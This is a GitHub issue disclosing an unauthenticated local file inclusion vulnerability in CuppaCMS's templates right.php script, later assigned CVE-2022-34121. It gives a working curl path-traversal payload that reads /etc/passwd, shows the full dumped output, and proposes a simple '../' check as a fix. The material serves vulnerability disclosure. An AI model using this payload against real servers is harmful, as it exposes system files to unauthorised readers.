Non-authenticated Local File Inclusion vulnerability in CuppaCMS templates #18


Open **hansmach1ne** opened this issue on Jan 6 · 2 comments

hansmach1ne commented on Jan 6 • edited

Cuppa CMS suffers from local file inclusion vulnerability in '/templates/default/html/windows/right.php' script using $_POST['url'] parameter.

Using the following exploit it is possible to include arbitrary server file:
curl -X POST "http://IP/cuppa/templates/default/html/windows/right.php" -d "url=../../../../../../../../../../../../etc/passwd"

PoC:



```
└─$ curl -X POST "http://192.168.203.139/cuppa/templates/default/html/windows/right.php" -d "url=../../../../../../../../../../../../etc/passwd" | grep ":x:"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3826  100  3776  100    50  1843k  25000 --:--:-- --:--:-- --:--:-- 1868k
    root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
tss:x:104:110:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:105:111::/nonexistent:/usr/sbin/nologin
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:107:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:109:115:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:111:116:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:112:119::/var/lib/saned:/usr/sbin/nologin
colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:114:121::/var/lib/geoclue:/usr/sbin/nologin
Debian-gdm:x:115:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
debian:x:1000:1000:debian,,,:/home/debian:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tomcat:x:1001:1001::/opt/tomcat:/bin/false
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:117:125::/var/spool/exim4:/usr/sbin/nologin
clamav:x:118:126::/var/lib/clamav:/bin/false
e2guardian:x:119:127:e2guardian User,,,:/var/log/e2guardian:/bin/sh
```

Possible solution: $_POST['url'] should be sanitized against truncation (../ or ..\ , etc...).

Disclosure date: 6th January, 2022
Reference: https://github.com/hansmach1ne/MyExploits/tree/main/LFI_in_CuppaCMS_templates

hansmach1ne commented on Jan 8 Author

@tufik2 This vulnerability has pretty high severity and should be fixed ASAP.

In '/templates/default/html/windows/right.php' script, line 53 my suggestion is to add the following:

```
$url = $_POST["url"];
if(strstr($url, "../") || strstr($url, "..\\")){
echo "Security attack!";
exit;
}
include realpath(DIR . '/../../../..')."/".$url;
```

Looking forward to your response.

hansmach1ne mentioned this issue on Apr 5

Unauthorized Arbitrary File Read vulnerability exists in CuppaCMS /administrator/templates/default/html/windows/right.php #32

⊙ Open

hansmach1ne commented on Jul 28 Author

CVE-2022-34121 is assigned to this vulnerability.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant